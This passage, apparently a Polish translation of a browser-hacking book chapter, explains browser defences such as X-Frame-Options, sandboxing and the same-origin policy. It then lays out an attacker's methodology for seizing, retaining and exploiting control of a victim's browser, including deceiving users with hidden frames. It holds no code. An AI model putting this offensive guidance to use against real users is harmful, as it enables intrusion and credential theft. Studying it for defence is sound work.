Nagłówek HTTP X-Frame-Options służy do zapobiegania ramkom strony w przeglądarce internetowej. Gdy przeglądarka widzi nagłówek, powinna upewnić się, że wysłana strona nie zostanie wyświetlona w ramce IFrame. Ten nagłówek został opracowany w celu zapobiegania atakom polegającym na przywracaniu interfejsu użytkownika, z których jednym jest Clickjacking. Atak ten polega na umieszczeniu strony ofiary w ramce w oknie na pierwszym planie, które jest w 100% przezroczyste. Użytkownicy uważają, że wchodzą w interakcję z nieprzezroczystą stroną tła (atakującego), ale w rzeczywistości klikają niewidoczną stronę pierwszego planu (ofiarę). Nagłówek HTTP X-Frame-Options uniemożliwia pomyślne wykonanie podzbioru ataków związanych z przeadresowaniem interfejsu użytkownika.

Odbite filtrowanie XSS

Jest to funkcja zabezpieczeń przeglądarki internetowej, która próbuje wykryć, oczyścić i zablokować odbity XSS . Przeglądarka internetowa próbuje pasywnie wykryć udaną eksploatację Reflected XSS. Następnie próbuje oczyścić skrypty dostarczone w odpowiedzi i, w większości przypadków, uniemożliwia ich wykonanie.

Sandboxing

Sandboxing to próba rozwiązania rzeczywistego problemu w świecie rzeczywistym. Podstawowym założeniem jest to, że przeglądarka zostanie naruszona i znajdzie się pod kontrolą atakującego. Nigdy nie padły prawdziwsze słowa! Fundamentalne (i pragmatyczne) stanowisko jest takie, że programiści nieuchronnie napiszą podatny na ataki kod. Wiele osób uważa, że zagrożony kod nieuchronnie pojawi się gdzieś w oprogramowaniu. Spójrzmy prawdzie w oczy, nawet ci ze społeczności bezpieczeństwa, którzy wskazują palce na programistów, są podatni. Piaskownica to dobra próba rozwiązania tego uniwersalnego problemu. Oczywiście stopień, w jakim programiści zastosują się do tego założenia (tj. napiszą podatny na ataki kod) będzie się różnić w zależności od wielu złożonych czynników, takich jak brak snu czy jakość ziaren kawy. Piaskownica to po prostu kontrola łagodząca. Próbuje zamknąć obszar wysokiego prawdopodobieństwa naruszenia bezpieczeństwa przeglądarki w ścianie ochronnej. Pozwala na większe skupienie się na mniejszej powierzchni ataku. Zapewnia to dobrą inwestycję

zasobów typu „ryzyko w stosunku do nagrody” dla zespołu ds. bezpieczeństwa przeglądarek. Sandboxing nie jest nowym rozwiązaniem; różnice zaobserwowano w innych obszarach informatyki. Na przykład Sun używał podziału na segmenty w Trusted Solaris, a FreeBSD używał Jails. To ograniczało dostęp do zasobów w zależności od uprawnień procesu.

Piaskownica przeglądarki

Piaskownica może być stosowana na wielu poziomach. Może na przykład zostać zastosowany na poziomie jądra, aby oddzielić jednego użytkownika od innego użytkownika. Można go zastosować na poziomie sprzętu, aby osiągnąć separację uprawnień między jądrem a przestrzenią użytkownika. Piaskownica przeglądarki jest piaskownicą najwyższego poziomu możliwą dla programu w przestrzeni użytkownika. Jest to bariera między uprawnieniami nadanymi przeglądarce przez system operacyjny a uprawnieniami podprocesu działającego w przeglądarce. Aby całkowicie zhakować przeglądarkę, musisz wykonać co najmniej dwa kroki. Pierwszym z nich jest znalezienie luki w funkcjonalności przeglądarki. Następnym krokiem jest przebicie się przez piaskownicę. Ten ostatni jest znany jako obejście piaskownicy. Niektóre strategie piaskownicy przeglądarek otwierają każdą witrynę internetową w oddzielnych procesach, co utrudnia złośliwej witrynie wywieranie dalszego wpływu na inne aktualnie odwiedzane witryny lub na sam system operacyjny. Ta piaskownica dotyczy również wtyczek i rozszerzeń, takich jak oddzielne przetwarzanie dla renderowania PDF. Luki w zabezpieczeniach związane z obejściem piaskownicy są zwykle skompilowanym kodem i próbują całkowicie podważyć funkcjonalność uruchomionego procesu. Na tym etapie testowana jest skuteczność piaskownicy: czy może ona uniemożliwić podwróconej ścieżce wykonania uzyskanie pełnych uprawnień do procesu?

Piaskownica IFrame

Ramki IFrame mogą być używane jako mechanizm dołączania potencjalnie niezaufanych treści z zasobów o różnych źródłach, a w niektórych przypadkach niezaufanych treści z zasobów tego samego pochodzenia. Na przykład jednym z popularnych elementów w witrynach internetowych jest widżet mediów społecznościowych Facebooka. Możliwość, że ramka IFrame stanie się nieprzyjazna, nie jest nowym pomysłem, a dostawcy przeglądarek od dawna oferują różne sposoby na złagodzenie szkód ubocznych spowodowanych przez nieuczciwą ramkę IFrame. Specyfikacja HTML5 przedstawiła propozycję sandboxingu IFrame, która została przyjęta przez nowoczesne przeglądarki. Daje to programistom sposób aby zatrudnić jak najmniej przywilejów. Ramki IFrames w trybie piaskownicy to metoda dołączania atrybutu HTML5, który dodaje dodatkowe ograniczenia do ramki wbudowanej. Ograniczenia te obejmują uniemożliwienie korzystania z formularzy, zatrzymanie wykonywania skryptu, uniemożliwienie nawigacji u góry i uwięzienie go w miejscu pochodzenia. Ograniczenia te rozciągają się na każdą ramkę nadrzędną, zapewniając, że wszelkie zagnieżdżone ramki IFrame automatycznie odziedziczą ograniczenia po utworzeniu.

Ochrona przed phishingiem i złośliwym oprogramowaniem

Fałszowanie podmiotów online (w tym wiadomości e-mail) w celu kradzieży danych osobowych, takich jak dane uwierzytelniające, jest tradycyjnie nazywane phishingiem. Wiele organizacji posiada usługi katalogowania znanych witryn phishingowych, a nowoczesne przeglądarki mogą wykorzystywać te informacje. Przeglądarka sprawdza każdą odwiedzaną witrynę pod kątem znanej listy złośliwych witryn. Jeśli wykryje, że żądana witryna jest w rzeczywistości witryną phishingową, przeglądarka podejmie działanie. Podobnie serwery internetowe mogą zostać zainfekowane bez zgody właściciela lub są tworzone specjalnie w celu przechowywania treści, które mogą próbować złamać przeglądarkę, wykorzystując znane luki w zabezpieczeniach. Witryny te mogą również zachęcać użytkownika do ręcznego pobierania i uruchamiania oprogramowania, które ominie zabezpieczenia przeglądarki i

zostanie uruchomione bezpośrednio. Różne organizacje utrzymują aktywne czarne listy witryn, w których udowodniono, że zawierają złośliwy kod, i mogą być połączone bezpośrednio z przeglądarką w celu zapewnienia ochrony w czasie rzeczywistym

Zawartość mieszana

Witryny internetowe z lukami dotyczącymi zawartości mieszanej pochodzą ze schematu HTTPS, a następnie żądają zawartości za pośrednictwem protokołu HTTP. Oznacza to, że wszystko, co składa się na tworzenie strony, nie jest dostarczane przez HTTPS. Dane, które nie są przesyłane przez HTTPS, są zagrożone modyfikacją i mogą zniweczyć jakąkolwiek zaletę szyfrowania niektórych danych. W przypadku przesyłania skryptu przez niezaszyfrowany kanał osoba atakująca może wstrzyknąć do strumienia danych instrukcje, które zagrażają interakcji między przeglądarką internetową a aplikacją internetową.

Podstawowe problemy z bezpieczeństwem

Ewolucja stale rozszerzającego się zestawu funkcji kontroli bezpieczeństwa przeglądarki stanowi podstawę szerszego i bardziej fundamentalnego obrazu. Tradycyjne zabezpieczenia sieci opierały się na wdrażaniu i utrzymywaniu zabezpieczeń zewnętrznych lub obwodowych, takich jak zapory sieciowe. Z biegiem czasu zaobserwowano, że urządzenia te blokują cały ruch poza zasadniczym nie tylko do organizacji, ale także z niej. Chociaż sieć staje się coraz ciaśniejsza, firmy nadal potrzebują dostępu do swoich informacji, a wzrost wykorzystania technologii internetowych (prawie wszystkiego, co podróżuje przez port TCP 80 lub 443) rośnie w coraz szybszym tempie. W rzeczywistości zapory ogniowe tak skutecznie ograniczają otwarte zalewy ruchu, że często pozostaje nam jedynie promień ruchu HTTP. Dobrym tego przykładem jest wzrost popularności technologii SSL VPN w stosunku do tradycyjnych sieci IPSEC VPN. Prawdopodobnie wszystkie zapory ogniowe skutecznie ograniczyły ruch sieciowy do dwóch portów: 80 i 443. Przenosi to skrajne zaufanie na model bezpieczeństwa przeglądarki internetowej. Poniższe podrozdziały przedstawiają ogólny obraz dotyczący bezpieczeństwa przeglądarek i wyjaśniają, dlaczego działające przeciwstawne siły tworzą złożony plac zabaw ataku i obrony. Zbiegamy się, dlaczego, ogólnie rzecz biorąc, wiązka laserowa ruchu internetowego nie odizolowała obwodu sieci, a zamiast tego stworzyła pryzmat możliwości ataku.

Powierzchnia ataku

Znaczenie powierzchni ataku prawdopodobnie nie będzie dla ciebie nowe. Powierzchnia ataku to region przeglądarki, który jest podatny na wpływy z niezaufanych źródeł. Biorąc pod uwagę, że w najmniejszym przypadku jest to cały silnik renderujący, skala problemu staje się jasna. Przeglądarka internetowa ma dużą i stale rosnącą powierzchnię ataku. Istnieje szeroka gama interfejsów API i liczne abstrakcje do przechowywania i przywoływania danych. Odwrotnie, powierzchnia ataków w całej sieci może być teraz pod ścisłą kontrolą. Punkty dostępu i dozwolone przepływy ruchu są dobrze zrozumiane, a procesy kontroli zmian mogą uwzględniać zmiany. Na przykład dostęp do różnych portów w zaporze można w prosty sposób zweryfikować i ograniczyć za pomocą dobrze znanych metod. Rzadko zdarza się, aby dostawca przeglądarki usuwał funkcje z oprogramowania. Coraz częściej sprzedawcy dodają najnowsze gadżety. Podobnie jak w przypadku większości produktów, rzadko występuje widoczna nagroda za zmniejszenie zdolności, podczas gdy zachowana jest kompatybilność wsteczna. Ponieważ zestaw funkcji jest rozszerzony, zwiększa się również wielkość potencjalnej powierzchni ataku. Nowoczesne przeglądarki aktualizują się automatycznie i po cichu w tle, czasami zmieniając powierzchnię ataku bez wiedzy obrońcy. W niektórych przypadkach może to być dobre. Jednak dla dojrzałego i zdolnego zespołu ds. bezpieczeństwa może to stanowić więcej wyzwań niż korzyści. Jeśli jednak chodzi o zwykłą przeglądarkę internetową, rzadko można znaleźć członków zespołu ds. bezpieczeństwa organizacji z dużym doświadczeniem w jej obronie. Mimo że to pojedyncze

oprogramowanie jest jednym z najbardziej zaufanych, potencjalnie stanowi największą powierzchnię ataku w Internecie.

Tempo zmian

Zespoły ds. bezpieczeństwa przeglądarek mogą nie pracować na osi czasu, która jest zgodna z organizacją. Często organizacja nie ma kontroli nad wdrażaniem poprawek przeglądarki, które mogą być pożądane w celu wzmocnienia stanu bezpieczeństwa. Błędy przeglądarki internetowej związane z bezpieczeństwem są często traktowane przez programistów z niższym priorytetem niż niektórzy członkowie społeczności zajmującej się bezpieczeństwem. W wydaniu Firefoksa 18.0 ze stycznia 2013 r. Mozilla pochwaliła się, że jedną z poprawek było zapobieganie lukom w zabezpieczeniach zawartości mieszanej. Oznacza to wyłączenie ładowania treści HTTP, gdy źródło ma schemat HTTPS. Możesz być zaskoczony, gdy dowiesz się, że ten błąd został po raz pierwszy zgłoszony w grudniu 2000 r. Jest to prawdopodobnie najgorszy przypadek, ale służy do zademonstrowania opóźnienia, które może wystąpić. Brak kontroli użytkownika końcowego nad aktualizacjami zabezpieczeń przeglądarki internetowej nie różni się od innych elementów oprogramowania. Jest również mało prawdopodobne, aby organizacja była w stanie zatrzymać korzystanie z każdej przeglądarki w oczekiwaniu na krytyczną poprawkę. Jeśli to założenie się utrzyma, większość organizacji będzie podatna na ataki na przeglądarkę w przedziale czasowym między wydaniem publicznego exploita a dostawcą poprawki.

Cicha aktualizacja

Ciche aktualizacje w tle, oferujące potencjalną drogę ataku, zapewniają również prawdopodobnie większą wartość dla użytkowników. Konieczność zapewnienia szybkiego stosowania dostępnych aktualizacji skłoniła niektórych programistów do wdrożenia własnych cichych mechanizmów. Google na przykład wdrożył funkcję cichej aktualizacji w swojej przeglądarce Chrome. Użytkownik nie miał możliwości wyłączenia tej funkcji, dzięki czemu wszystkie aktualizacje zostały zastosowane w odpowiednim czasie bez interwencji użytkownika. Jednym z godnych uwagi przykładów było wykorzystanie cichej aktualizacji przez Google do wdrożenia własnego silnika renderowania plików PDF w przeglądarce Chrome w celu zastąpienia oprogramowania Adobe Reader. Dzięki temu każda samoaktualizująca się instancja Chrome nie była już objęta procesem aktualizacji tej wtyczki innej firmy. Teraz w tym tkwi problem. Przeglądarki aktualizujące i dodające funkcje w tle potencjalnie zwiększają powierzchnię ataku każdej przeglądarki, jeśli zostaną wykonane nieprawidłowo. Wymaga to również, aby zespół ds. bezpieczeństwa dowolnej organizacji zlecił pewien stopień zależności programistom przeglądarki. W połączeniu z faktem, że obszary, na które zwraca się uwagę programistów przeglądarki, mogą nie być zgodne z potrzebą danej organizacji użytkownika końcowego, ta zależność może być frustrująca.

Rozszerzenia

Rozszerzenia zapewniają metodę rozszerzania zachowania przeglądarki bez korzystania z samodzielnego oprogramowania. Mogą wpływać na każdą stronę, którą ładuje przeglądarka i odwrotnie - każda strona może na nie potencjalnie wpływać. Każde rozszerzenie dodaje miejsce, w które haker może celować, a tym samym zwiększa powierzchnię ataku przeglądarki. W niektórych przypadkach dla tej przeglądarki można nawet wprowadzić uniwersalne luki XSS. Zagłębiasz się w rozszerzenia i ich luki dalej w Części 7.

Wtyczki

Wtyczka to zazwyczaj oprogramowanie, które może działać niezależnie od przeglądarki. W przeciwieństwie do rozszerzeń przeglądarka uruchamia wtyczki tylko wtedy, gdy aplikacja internetowa

zawiera je na stronie za pomocą znacznika obiektu lub, w niektórych przypadkach, nagłówka typu content. Niektóre strony internetowe nie mogą być dostępne bez odpowiednich wtyczek i dlatego przeglądarki zapewniają możliwość zwiększania ich funkcjonalności. Na przykład aplety Java są używane w niektórych bramach VPN, takich jak Juniper. Wiele popularnych wtyczek do przeglądarek jest wymaganych w przypadku standardowej działalnościi, a niektóre z tych wtyczek zawierały w przeszłości luki w zabezpieczeniach. Oznacza to, że obrońca musi podjąć decyzję o użyciu podatnego oprogramowania lub wyłączeniu części działalności biznesowej. Większość wtyczek nie ma centralnego mechanizmu aktualizacji. Oznacza to, że w niektórych przypadkach zabezpieczenia należy wprowadzać ręcznie. Oczywiście powoduje to obciążenie i złożoność obrony infrastruktury. Wtyczki mają zwykle negatywny wpływ na media bezpieczeństwa. Wiele z tych aplikacji ma poważne luki w zabezpieczeniach, a w niektórych przypadkach okazuje się, że ich bezpieczeństwo jest tak duże, że specjaliści ds. bezpieczeństwa doradzają organizacjom całkowite ich usunięcie. Producenci systemów operacyjnych również działali niezależnie, dezaktywując wrażliwe wtyczki za pomocą własnych automatycznych schematów aktualizacji, przez czas nieokreślony lub do momentu znalezienia rozwiązania. Wtyczki mogą zwiększyć powierzchnię ataku. Ujawniają dodatkowe funkcje i cele dla hakera. Więcej szczegółów na temat wtyczek znajdziesz w Części 8.

Poddanie kontroli

Przeglądarka żąda instrukcji z dowolnych lokalizacji w Internecie. Jego podstawową funkcją jest renderowanie treści na ekran i udostępnianie interfejsu użytkownika dla tej treści, dokładnie tak, jak zamierzał autor. Jako produkt uboczny tej podstawowej funkcji, konieczne jest przekazanie znacznego stopnia kontroli serwerowi WWW. Przeglądarka musi wykonać dostarczone polecenia, w przeciwnym razie może nie zostać poprawnie wyrenderowana strona. We współczesnej sieci często aplikacja internetowa zawiera wiele zasobów i skryptów z innych źródeł. Te również muszą zostać wykonane, jeśli strona ma być wyświetlana zgodnie z przeznaczeniem. Tradycyjnie te instrukcje mogły być tak proste, jak: „Gdzie powinienem umieścić ten tekst i dokąd ten obraz?" Z drugiej strony nowoczesne aplikacje internetowe i przeglądarki mogą żądać: „Włączę teraz twój mikrofon i wyślę te dane asynchronicznie na serwer". Ten rodzaj inwazyjnej funkcjonalności natychmiast rodzi pytanie, czy wszyscy użytkownicy mają gwarancję, że będą przeglądać tylko niezłośliwe strony internetowe. Odpowiedź brzmi prawie we wszystkich okolicznościach, oczywiście, że nie! Niemożność zagwarantowania w czasie rzeczywistym nienaruszalności treści pozyskiwanych z odległych lokalizacji jest podstawową podstawą wszystkich luk w zabezpieczeniach przeglądarek i ich wykorzystywania.

Kontrola protokołu TCP

Model serwer-klient nie jest często tak elastyczny, jeśli chodzi o port, na którym komunikuje się klient, lub adresy IP, z których klient może korzystać podczas wymiany danych. Ta funkcja może być bardzo przydatna dla atakującego. Oznacza to, że prawie nie ma ograniczeń dotyczących atakowania tylko protokołów HTTP lub określonych systemów. W grę wchodzą tutaj inne czynniki, które przygotowują grunt pod zupełnie nową klasę ataków. Zbadasz te ataki międzyprotokołowe w Części 10.

Szyfrowana komunikacja

SSL i TLS mogą być używane do komunikacji z zaufanymi organizacjami przez Internet, chroniąc integralność i poufność wiadomości za pomocą szyfrowania. I odwrotnie, dokładnie ta sama technologia może być również używana do bezpiecznej komunikacji z atakującymi. Celem szyfrowanej komunikacji między przeglądarką a serwerem jest ochrona danych między tymi dwoma punktami końcowymi. Stwarza to poważne komplikacje dla obrońców. Nie mają możliwości wykrycia szkodliwych danych. Ten szyfrowany tunel obsługiwany przez przeglądarkę działa na korzyść atakujących jak przemycają swoje polecenia i przemycają swoje łupy.

Zasady tego samego pochodzenia

SOP jest stosowany niespójnie w różnych technologiach przeglądarek i jest prawdopodobnie jedną z najbardziej mylących koncepcji. Jak wcześniej wspomniano, SOP został stworzony w celu odizolowania zasobów widocznych w przeglądarce, aby zapobiec interakcji elementów z jednej lokalizacji z innymi, niepowiązanymi zasobami pochodzącymi z innych lokalizacji, które również działają w tej samej przeglądarce. Zasadniczo jest to piaskownica. Ta konkretna piaskownica ma ogromne znaczenie dla bezpieczeństwa przeglądarki. Biorąc pod uwagę pierwszorzędną pozycję przeglądarki w centrum aktywności sieci, przeglądarka skutecznie łączy odmienne strefy zaufania w standardzie – i jest odpowiedzialna za utrzymanie spokoju. Aby wesprzeć potrzeby każdej strefy, autonomiczne funkcje, które mogą wchodzić w interakcje z pochodzeniem, są dość rozległe. Jeśli te funkcje mogą naruszyć SOP, legalne funkcje stają się wrogie, ponieważ mogą teraz przechodzić przez strefy bezpieczeństwa. Zrozumienie SOP nie kończy się na zrozumieniu jego implementacji w samej przeglądarce. Implementacje SOP często znacznie różnią się między przeglądarkami, ich wersjami, a nawet wtyczkami. Rozdział 4 zagłębia się bardzo głęboko w SOP we wszystkich jego wcieleniach i oferuje mnóstwo sposobów na ominięcie tej kontroli. Te obejścia są dostępne dzięki dziwakom SOP w Javie, Adobe Reader, Silverlight i różnych implementacjach przeglądarek.

Błędy

Wiele praktycznych zasad, które działały w przeszłości, nie ma już zastosowania w obecnym globalnym krajobrazie zagrożeń. Poniższe błędy są łatwymi pułapkami, w które można wpaść. Niestety, wiele z tych błędnych poglądów nadal jest propagowanych przez ludzi, którzy mają dobre intencje. Błąd zasady solidności Zasada solidności, znana również jako prawo Postela, nakazuje programistom „być konserwatywnym w tym, co robisz, być liberalnym w tym, co akceptujesz od innych". Nie idzie to w parze z praktycznym bezpieczeństwem. Przeglądarka internetowa jest niezwykle liberalna w kwestii tego, co będzie renderować. Jest to jeden z głównych powodów, dla których XSS był tak trudny do wyrugowania. Przeglądarka utrudnia tworzenie bezpiecznych filtrów i koderów, ponieważ przeglądarka internetowa umożliwia wykonywanie instrukcji na wiele sposobów. Aby zachęcić programistów do bezpiecznych praktyk kodowania, Zasadę Solidności należy zastąpić sformułowaniem „Bądź konserwatywny w tym, co robisz, bądź ultra konserwatywny w tym, co akceptujesz od innych". Gdyby zostało to zaszczepione następnej generacji programistów, hakerzy mieliby znacznie trudniejszy czas!

Błąd zewnętrznej granicy bezpieczeństwa

Wiele organizacji lubi abstrahować swoje granice bezpieczeństwa, aby wymyślić dostosowany model zamku i fosy. Będą rozumowali, że ich obrona ma pierścienie ścian, które chronią ich krytyczne zasoby. Błędne założenie jest takie, że warstwowe podejście do cebuli zapewnia najbezpieczniejsze rezultaty. Niestety nie jest to średniowieczna Europa. To złożona sieć! Podstawowym problemem związanym z tym schematem obrony jest to, że zakłada on, że atakujący wchodzą z najbardziej zewnętrznej warstwy i, w sposób Braveheart, walczą sekwencyjnie przez każdą ścianę. Pojęcie to odbiega od rzeczywistości prawie tak bardzo, jak filmy hollywoodzkie od prawdziwych wydarzeń historycznych. Intranet organizacji to stale ewoluujące środowisko, w którym w całej infrastrukturze pojawiają się napastnicy w stylu Whac-A-Mole. Rzeczywistość jest taka, że przeglądarka internetowa jest płodna i w niektórych przypadkach działa jak portal bezpośrednio przez zewnętrzny obwód. W związku z tym granice obronne zostały pośrednio naruszone i nie mogą bronić się przed atakami odbijającymi się od przeglądarki internetowej. Należy zainwestować środki obronne w Micro Security Perimeter, która musi obejmować aktywa krytyczne. Dzisiejsze sieci muszą bronić się przed zmianą urządzeń ze

sprzymierzeńca na wroga, kiedy najmniej się tego spodziewa. W prawdziwym świecie bezpieczeństwo to ograniczony zasób, który należy przeznaczyć tam, gdzie wzmocni obronę najcenniejszych zasobów.

Metodologia hakowania przeglądarki

W tym miejscu mamy nadzieję, że doceniasz złożoność wyzwań stojących przed przeglądarką. Zabezpieczanie sieci nie jest łatwym zadaniem i prawdopodobnie duża część odpowiedzialności za to spada na przeglądarkę. To pierwsza i ostatnia linia obrony. W hipotetycznym, postapokaliptycznym świecie zaawansowanych technologii, w którym każda witryna internetowa była zagrożona i złośliwa, idealna przeglądarka nadal zapewniałaby bezpieczeństwo komputera. Jesteśmy bardzo daleko od tej utopii bezpieczeństwa. Nadszedł czas, aby zdekonstruować niejasne pojęcie hakowania przeglądarki i przekształcić je w etapowe podejście, które może przetrwać poza eliminacją obecnych słabości i przetrwać redakcję. Zdefiniowaliśmy metodę, która, mamy nadzieję, utrzyma aktualność niezależnie od obecnego terenu bezpieczeństwa. Ta sekcja przedstawia naszą metodologię i proponowaną chronologię hakowania przeglądarki internetowej. Ta metodologia ma na celu skuteczne kierowanie działaniami hakerskimi przeglądarki. Części zostały uporządkowane tak, aby odwzorować bezpośrednio główne etapy metodologii. Każda Część skupia się na praktycznych etapach i zagłębia się w specyfikę techniczną. Gdy opanujesz każdą Część ł, zwiększysz swoje zrozumienie metodologii.

W zależności od celu, niektóre ścieżki w metodologii mogą być trywialne, ponieważ ogólnodostępne narzędzia bezpieczeństwa zautomatyzują proces. Inne części będą stanowić większe wyzwanie. Metodologia hakowania przeglądarki składa się z trzech głównych sekcji, które obejmują etapy hakowania wysokiego poziomu. Są one reprezentowane jako kropkowane linie otaczające różne fazy na diagramie. To pogrupowanie etapów zapewnia przegląd postępu metodologii, począwszy od inicjowania, przechodząc do zatrzymania, a następnie do ataku. Pierwsza enkapsulacja to Inicjowanie, czyli konfiguracja całego procesu. Następnie następuje enkapsulacja z zachowaniem i jest to miejsce, w którym odbywa się utrzymanie twojego zrozumienia przeglądarki. To jest stworzenie przyczółka w przeglądarce docelowej lub urządzeniu, na którym znajduje się przeglądarka; jest to inicjalizacja włamania do przeglądarki. Prawdziwa akcja pojawia się w następnym zgrupowaniu. Enkapsulacja Ataku zawiera siedem opcji ataku, które są omówione w kolejnych sekcjach i bardziej szczegółowo w dalszej części. Podczas tych faz różne aspekty przeglądarki będą atakowane i wykorzystywane. Niektóre z omówionych technik ataku mogą skutkować dodatkowymi fazami inicjowania w innych instancjach przeglądarki, co skutkuje cykliczną ekspansją ataku i zakresem włamań. Inicjowanie Enkapsulacja inicjująca ma w sobie jedną fazę. Ta pozornie nieszkodliwa faza jest pierwszym i najważniejszym krokiem w hackowaniu przeglądarki internetowej. Bez tej fazy żadne inne ataki nie są możliwe, a docelowa przeglądarka jest poza zasięgiem.

Inicjowanie kontroli

Każda permutacja sekwencji ataku rozpoczyna się od uruchomienia instrukcji w przeglądarce internetowej. Aby tak się stało, przeglądarka musi napotkać (i wykonać) instrukcje pod Twoją kontrolą. To jest temat w Części 2, który omawia metody, za pomocą których można oszukać, zwabić, oszukać lub zmusić przeglądarkę do napotkania i, co najważniejsze, wykonania dowolnego kodu.

Przytrzymanie

Teraz, po pomyślnym zaatakowaniu, jak zwiększyć kontrolę nad celem? Musisz zachować kontrolę nad przeglądarką w sposób ułatwiający dalsze przeprowadzanie ataków.

Zachowanie kontroli

Rozważmy fantazję o dżinach i trzech życzeniach; pojawia się dżin i spełnia trzy życzenia. Sprytny odbiorca może próbować poszerzyć swoje szczęście, życząc sobie więcej życzeń z ostatnim życzeniem - w ten sposób poddaj testowi politykę wykluczania dżina! Cóż, w przypadku utrzymywania komunikacji z zaatakowaną przeglądarką internetową, początkowy kod instruuje przeglądarkę, aby wielokrotnie prosiła o kolejne życzenie. Uwalniasz dżina na etapie zaczepiania i od tego momentu zniewalasz przeglądarkę, aby dalej spełniała życzenia. Tak jak dżin może zniknąć w obłoku dymu, tak ten stan rzeczy może nie trwać długo. Pozycja niekończących się życzeń zależy od działań, które następnie podejmuje użytkownik. Może zamknąć kartę, w której miało miejsce początkowe wykorzystanie, lub użyć jej do przejścia do innej witryny, zamykając w ten sposób ładunek JavaScript, a tym samym kanał komunikacji.

Zanim dasz się ponieść kolejnym atakom, dobrze jest uzbroić się w cierpliwość i zamiast tego zastanowić się nad metodami zwiększania wpływu na przeglądarkę. W tej fazie metodologii próbujesz zmniejszyć możliwość utraty kontroli nad przeglądarką przez użytkownika surfującego poza źródłem lub nawet zamykającego przeglądarkę internetową. Możesz to osiągnąć na kilka sposobów na różnych poziomach trwałości. Ważne jest, aby uzbroić się w cierpliwość i maksymalnie wykorzystać tę fazę przed przejściem do następnej, ponieważ im dłużej możesz trzymać przeglądarkę, tym większą powierzchnię ataku możesz przesłuchać i tym bardziej kontrolowany będzie twój atak. Warto również zauważyć, że czasami, podczas późniejszej enkapsulacji Ataku, udane ataki ujawnią metody zwiększenia siły przyczółka, poprawiając stopień kontroli. Z tego powodu istnieje dwukierunkowa strzałka między dwiema fazami w metodologii. Doświadczenie pomoże określić, gdzie wysiłki mające na celu zwiększenie odporności kanału kontroli powinny zastąpić wysiłki w zakresie atakowania, a gdzie wysiłki w zakresie atakowania zostały wykorzystane w elastyczności i trwałości kanału kontroli.

Napadający

Na tym etapie metodologii wykorzystujesz kontrolę uzyskaną nad przeglądarką i badasz możliwości ataku z obecnej pozycji. Ataki mogą przybierać różne formy, od „lokalnych” ataków na instancję przeglądarki lub system operacyjny, w którym się ona znajduje, po ataki na zdalne, odmienne systemy w dowolnych lokalizacjach. Uważny czytelnik zauważy, że Omijanie polityki tego samego pochodzenia znajduje się na szczycie i poza innymi elementami enkapsulacji atakującej. Dlaczego to jest takie? Ponieważ pasuje do wszystkich kroków ataku. Jest to kontrola bezpieczeństwa, która zostanie ominięta lub wykorzystana w innych fazach eksploatacji. Coś innego, co powinno szybko stać się oczywiste, to cykliczna strzałka w centrum enkapsulacji atakującego. Daleki od bycia po prostu rewolucyjnym, prawdopodobne jest, że którakolwiek z faz ataku ujawni szczegóły, które mogą doprowadzić do udanego ataku w którejkolwiek z pozostałych faz. Z tej pozycji prawdopodobnie będziesz przeskakiwać między różnymi kategoriami, w zależności od tego, która z nich najprawdopodobniej przyniesie najskuteczniejsze nagrody. Zdefiniowano siedem podstawowych klas ataków, które można uruchomić z przeglądarki internetowej. Przy podejmowaniu decyzji o tym, jaką drogę należy tutaj obrać, w grę wchodzą różne czynniki. Głównymi wpływami będą zakres zaangażowania, pożądany cel i możliwości podpiętej przeglądarki.

Omijanie zasad tego samego pochodzenia

SOP można traktować jako podstawową piaskownicę. Jeśli jesteś w stanie go ominąć, automatycznie utworzyłeś udany atak, mając dostęp do innego źródła, które zostało wcześniej zablokowane przez przeglądarkę. Omijając SOP, możesz teraz zaatakować nowo odkryte źródło za pomocą dowolnej innej możliwej do zastosowania techniki w potencjalnej reakcji łańcuchowej. Różnorodne interpretacje SOP zostały szczegółowo omówione w Części 4. W przypadku obejścia istnieje wiele ataków, które można

przeprowadzić bez zakłóceń. W tym rozdziale zbadasz niektóre niespójności i sposoby wykorzystania tego błędu w najbardziej podstawowej kontroli bezpieczeństwa przeglądarki.

Atakowanie użytkowników

Pierwsza opcja ataku przedstawiona w metodologii hakera przeglądarki to Atakowanie użytkowników, omówione w Części 5. Obejmuje ona ataki z udziałem użytkowników przeglądarki i ich potencjalnie niejawnego zaufania do środowiska kontrolowanego przez atakującego. Korzystanie z przewagi nad przeglądarką i możliwości kontrolowania renderowanej strony, możesz stworzyć środowisko, które może zachęcić użytkownika do wprowadzenia kompromitujących informacji, aby można je było przechwycić i wykorzystać. Możesz nakłonić użytkownika do nieświadomego przyznania uprawnień do wystąpienia w inny sposób zabezpieczonego zdarzenia, takiego jak uruchomienie dowolnego programu lub przyznanie dostępu do zasobów lokalnych. Możesz tworzyć ukryte okna dialogowe i przezroczyste ramki lub kontrolować zdarzenia myszy, aby pomóc w tym celu, zaprzeczając prawdziwej funkcji interfejsu użytkownika i przedstawiając fałszywe wrażenie użytkownikowi.

Atakowanie przeglądarek

Kategoria Atakowanie przeglądarek obejmuje bezpośrednie ataki na samą podstawową przeglądarkę. Zatapiasz się w tym w Części 6, w którym badasz różne obszary, od dostawców odcisków palców po pełne wykorzystanie. Przeglądarka internetowa to mamut powierzchni ataku. Istnieje szeroka gama interfejsów API i abstrakcji do przechowywania i przywoływania danych. Nic dziwnego, że przeglądarki internetowe od lat są nękane lukami w takiej czy innej formie. Co bardziej zaskakujące, twórcy przeglądarki internetowej robią to dobrze tyle razy, co oni. Poznasz różne klasy luk rozszerzeń. Luki w rozszerzeniach mogą być wykorzystywane do wykorzystywania funkcji znajdujących się w nich do przeprowadzania żądań między źródłami, a nawet wykonywania poleceń systemu operacyjnego.

Atakowanie wtyczek

Jednym z najbardziej podatnych na ataki obszarów przeglądarki internetowej są wtyczki. Wtyczka różni się znacznie od rozszerzenia, ponieważ są komponentami stron trzecich, które są inicjowane wyłącznie według uznania obsługiwanej strony internetowej (w przeciwieństwie do stałego włączania do przeglądarki). Kategoria Atakowanie wtyczek w metodologii została omówiona w rozdziale 8. Obejmuje to ataki na wszechobecne wtyczki, takie jak Java i Flash. Odkrywasz jak odkryć, jakie wtyczki są zainstalowane, ujawnić możliwe do wykorzystania historyczne słabości wykryte przez różnych badaczy w tej dziedzinie i dowiedzieć się, jak można ominąć niektóre funkcje bezpieczeństwa zaprojektowane w celu ochrony przed nadużywaniem wtyczek.

Atakowanie aplikacji internetowych

